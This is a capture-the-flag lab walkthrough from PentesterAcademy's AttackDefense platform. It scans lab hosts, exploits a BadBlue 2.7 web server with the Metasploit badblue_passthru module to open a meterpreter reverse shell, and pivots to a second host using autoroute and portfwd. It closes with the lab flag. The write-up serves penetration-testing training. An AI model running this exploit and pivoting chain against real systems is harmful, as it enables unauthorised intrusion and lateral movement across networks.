ATTACK DEFENSE

by PentesterAcademy


Name	Port Forwarding
URL	https://attackdefense.com/challengedetails?cid=2331
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Victim Machine 1 : 10.0.28.31
Victim Machine 2 : 10.0.30.172
root@attackdefense:~# 
```

Step 2: Run a Nmap scan against the target IP.


Command: nmap 10.0.28.31



```
root@attackdefense:~# nmap 10.0.28.31
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-07 16:19 IST
Nmap scan report for 10.0.28.31
Host is up (0.058s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49163/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.56 seconds
root@attackdefense:~# 
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 80.


Command: nmap -sV -p 80 10.0.28.31



```
root@attackdefense:~# nmap -sV -p 80 10.0.28.31
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-07 16:20 IST
Nmap scan report for 10.0.28.31
Host is up (0.057s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.06 seconds
root@attackdefense:~# 
```

Step 4: We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7




```
root@attackdefense:~# searchsploit badblue 2.7
-------------------------------------------------------
 Exploit Title
-------------------------------------------------------
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
-------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@attackdefense:~# 
```

Step 5: There is a Metasploit module for badblue server. We will use PassThu remote buffer overflow Metasploit module to exploit the target.

Commands:


msfconsole
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.28.31
exploit



```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.28.31
RHOSTS => 10.0.28.31
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.0.28.31
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.28.31:49215) at 2021-04-07 16:22:05 +0530

meterpreter > 
```

Step 6: We have successfully exploited a badblue server. Check target machine IP Address.

Command: ipconfig




```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 12
============
Name         : AWS PV Network Device #0
Hardware MAC : 06:b0:3e:bd:e6:a8
MTU          : 9001
IPv4 Address : 10.0.28.31
IPv4 Netmask : 255.255.240.0
IPv6 Address : fe80::d9e2:e2c4:6b19:8ee7
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

We can observe, there is only one network adapter and we have two machine IP addresses. But, we cannot access “**Victim Machine 2**” directly from the attacker’s machine.

We will add a route and then we will run an auxiliary port scanner module on the second victim machine to discover host and open ports.


Commands: run autoroute -s 10.0.28.0/20



```
meterpreter > run autoroute -s 10.0.28.0/20

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.0.28.0/255.255.240.0...
[+] Added route to 10.0.28.0/255.255.240.0 via 10.0.28.31
[*] Use the -p option to list all active routes
meterpreter >
```

Step 7: Running the port scanner on the second machine.


Commands:
background
use auxiliary/scanner/portscan/tcp
set RHOSTS 10.0.30.172
set PORTS 1-100
exploit



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/http/badblue_passthru) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.0.30.172
RHOSTS => 10.0.30.172
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-100
PORTS => 1-100
msf6 auxiliary(scanner/portscan/tcp) > exploit

[+] 10.0.30.172:          - 10.0.30.172:80 - TCP OPEN
[*] 10.0.30.172:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

Step 8: We have discovered port 80 on the pivot machine. Now, we will forward the remote port 80 to local port 1234 and grab the banner using nmap

Commands:
sessions -i 1
portfwd add -l 1234 -p 80 -r 10.0.30.172
portfwd list




```
msf6 > sessions -i 1
[*] Starting interaction with 1...

meterpreter > portfwd add -l 1234 -p 80 -r 10.0.30.172
[*] Local TCP relay created: :1234 <-> 10.0.30.172:80
meterpreter > portfwd list

Active Port Forwards
====================

   Index  Local           Remote        Direction
   -----  -----           ------        ---------
   1      10.0.30.172:80  0.0.0.0:1234  Forward

1 total active port forwards.

meterpreter > 
```

Step 9: We have forwarded the port, now use nmap to find the running application name and version.

Note: Do not close msfconsole.


Command: nmap -sV -sS -p 1234 localhost



```
root@attackdefense:~# nmap -sV -sS -p 1234 localhost
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-07 16:32 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000062s latency).
Other addresses for localhost (not scanned): ::1

PORT     STATE SERVICE VERSION
1234/tcp open  http    Microsoft IIS httpd 10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.19 seconds
root@attackdefense:~# █
```

Step 10: Second target machine is running IIS 10.0. Access the server using firefox.

Command: firefox localhost:1234



Flag: 223719945c4b00d9649da11d5a54c021

This reveals the flag to us.

Flag: 223719945c4b00d9649da11d5a54c021

We have successfully forwarded pivot machine port 80 to local port 1234 and accessed pivot machine IIS server.

References

1. BadBlue Multiple Vulnerabilities (https://www.exploit-db.com/exploits/16806)
2. Metasploit Modules (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru)